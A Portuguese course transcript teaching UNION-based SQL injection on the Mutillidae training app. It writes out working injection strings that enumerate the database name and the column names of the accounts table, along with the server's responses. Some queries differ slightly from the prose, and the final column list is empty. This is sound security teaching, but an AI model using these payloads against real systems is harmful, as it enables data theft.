

□ 11

Union select

Transcrição

Na última aula conseguimos mapear a quantidade de colunas que temos na tabela *Accounts*. O próximo desafio é descobrir o nome de cada uma dessas colunas. Já sabemos que o Banco de dados MySQL possui um banco interno chamado de *information_schema* que é capaz de referenciar todas colunas, nomes e tabelas de outros bancos que estão dentro do *MySQL*.

A *query* que devemos formular para que o *information_schema* consiga essas informações deve conter a seleção de tudo, `SELECT * from`, que pertence ao *information_schema* e junto a isso adicionamos o `columns where table_name='accounts'`. Escrevendo essa última parte nós desejamos saber o nome das colunas na tabela de nome *Accounts*. Teremos:

```
SELECT * from information_schema.columns where table_name='accounts'
```

Nós adicionaremos isso junto a primeira *query* elaborada:

```
SELECT username FROM accounts WHERE username=' ' AND password=' '
```

É preciso remanejar a *query* para que dentro dela caiba o `SELECT * from information_schema.columns`. Como desejamos delimitar a *string*, pois nesse momento estamos livres para colocar o código SQL que quisermos, vamos acrescentar depois de `admin` o `SELECT from`. Ainda, adicionamos um comentário, `--`, após o `account` e dessa maneira, o que vier depois disso não nos atrapalhará mais. Teremos:

```
SELECT username FROM accounts WHERE username='admin' SELECT * from information_schema.columns w  
AND password=' '
```

É preciso unir os dois `SELECT` e para juntá-los nós utilizamos a palavra `UNION` na frente do `SELECT * from`. O `UNION`, entretanto, possui certas limitações. Vamos testar? Selecione o seguinte:

```
admin' UNION SELECT * from information_schema.columns where table_name='accounts' --
```

E acrescentamos isso ao *Name*! Clicando no *Account Details* podemos rolar a página para baixo e verificar se isso é aceito! Teremos:

Error Message

Failure is always an option	
Line	170
Code	0
File	/owaspbwa/mutillidae-git/classes/MySQLHandler.php
Message	/owaspbwa/mutillidae-git/classes/MySQLHandler.php on line 165: Error executing query: connect_errno: 0 errno: 1222 error: The used SELECT statements have a different number of columns! client_info: 5.1.73 host_info: Localhost via UNIX socket Query: SELECT * FROM accounts WHERE username='admin' UNION SELECT * from information_schema.columns -- ' AND password=' (0) [Exception]
Trace	#0 /owaspbwa/mutillidae-git/classes/MySQLHandler.php(283): MySQLHandler->doExecuteQuery('SELECT * FROM /mutillidae-git/classes/SQLQueryHandler.php(327): MySQLHandler->executeQuery('SELECT * FROM a...') #2 info.php(191): SQLQueryHandler->getUserAccount('admin' UNION SE...', '') #3 /owaspbwa/mutillidae-git/i require_once('/owaspbwa/mutil...') #4 {main}
Diagnostic Information	Error attempting to display user information

A mensagem que aparece afirma que ocorre um erro em relação ao números de colunas. O `UNION` pede justamente um mesmo número de colunas nas duas tabelas. Assim, é preciso informar ao `UNION` que ele não traga mais tudo, mas sim 1,2,3,4,5,6,7 :

```
SELECT username FROM accounts WHERE username='admin' SELECT 1,2,3,4,5,6,7 from information_sche  
AND password=''
```

Vamos selecionar:

```
admin' SELECT 1,2,3,4,5,6,7 from information_schema.columns where table_name='accounts' --
```

E podemos verificar se temos alguma resposta do servidor. Injetamos mais uma vez esse trecho no `Name` e temos:

**Please enter username and password
to view account details**

Name	<input type="text"/>
Password	<input type="password"/>

Dont have an account? Please register here

**Results for "admin' UNION SELECT 1,2,3,4,5,6,7 from information_schema.columns where
.2 records found.**

**Username=admin
Password=admin
Signature=g0t r00t?**

**Username=1
Password=3
Signature=4**

Foi aceito! Não temos mais `exception`. Recebemos as informações de que `Username` está na coluna número 2, `Password` na número 3 e `Signature` na 4. Repare que esses números surgem dos parâmetros que nós mesmos inserimos. Falta descobrir qual o banco em que essa tabela `Accounts` está inserida. Portanto, nós vamos substituir um desses valores que aparece na tela pelo `database`. Teremos o seguinte código:

```
SELECT username FROM accounts WHERE username='admin' UNION SELECT 1, database(), 3, 4, 5, 6, 7 from information_schema.columns where table_name='accounts' --
```

Nós vamos copiar o seguinte:

```
admin' UNION SELECT 1, database(), 3, 4, 5, 6, 7 from information_schema.columns where table_name='accounts' --
```

E inserimos isso em `Name` e clicando em *View Account Details* vamos ter a seguinte resposta:

The screenshot shows a web form with fields for **Name** and **Password**, and a **View Account Details** button. Above the form, a pink box displays the error message: **Please enter username and password to view account details**. Below the form, a message says: **Dont have an account? Please register here**. A red box highlights the query results: **Results for "admin' UNION SELECT 1, database(), 3, 4, 5, 6, 7 from information_schema.columns where table_name='accounts' -- ".2 records found.**. The results list two entries:

- Username=admin**
- Password=admin**
- Signature=g0t r00t?**
- Username=nowasp**
- Password=3**
- Signature=4**

Ou seja, temos o nome da banco no qual a tabela está inserida, o `nowasp`! Então, já temos a tabela e o banco. Agora, fica ainda mais fácil descobrir as colunas de *Account*. No lugar do `database()` nós vamos colocar `columns_name` e após o `table` vamos inserir `table schema='nowasp'` e com isso, estamos dizendo: queremos saber o nome das colunas que estão na tabela *Accounts* dentro do banco *nowasp*. Teremos:

```
SELECT username FROM accounts WHERE username='admin' UNION SELECT 1, column_name, 3, 4, 5, 6, 7 from information_schema.columns where table_name='accounts' --
```

Copiamos o seguinte:

```
admin' UNION SELECT 1, column_name, 3, 4, 5, 6, 7 from information_schema.columns where table_name='accounts' --
```


Inserimos isso junto ao `name`, clicamos no *View Account Details* e teremos:

Results for "admin' UNION SELECT 1,column_name,3,4,5,6,7 from information_schema.columns where table_name='accounts' and table_schema='nowasp'-- ".8 records found.

Username	Password	Signature
admin	admin	g0t r00t?
cid	3	4
username	3	4
password	3	4
mysignature	3	4

Ou seja! Temos todos os nomes das colunas!

De maneira resumida, temos no Banco MySQL a tabela *Accounts* e dentro dela temos as seguintes colunas:



Por fim, conseguimos descobrir quais eram as sete colunas dentro da tabela!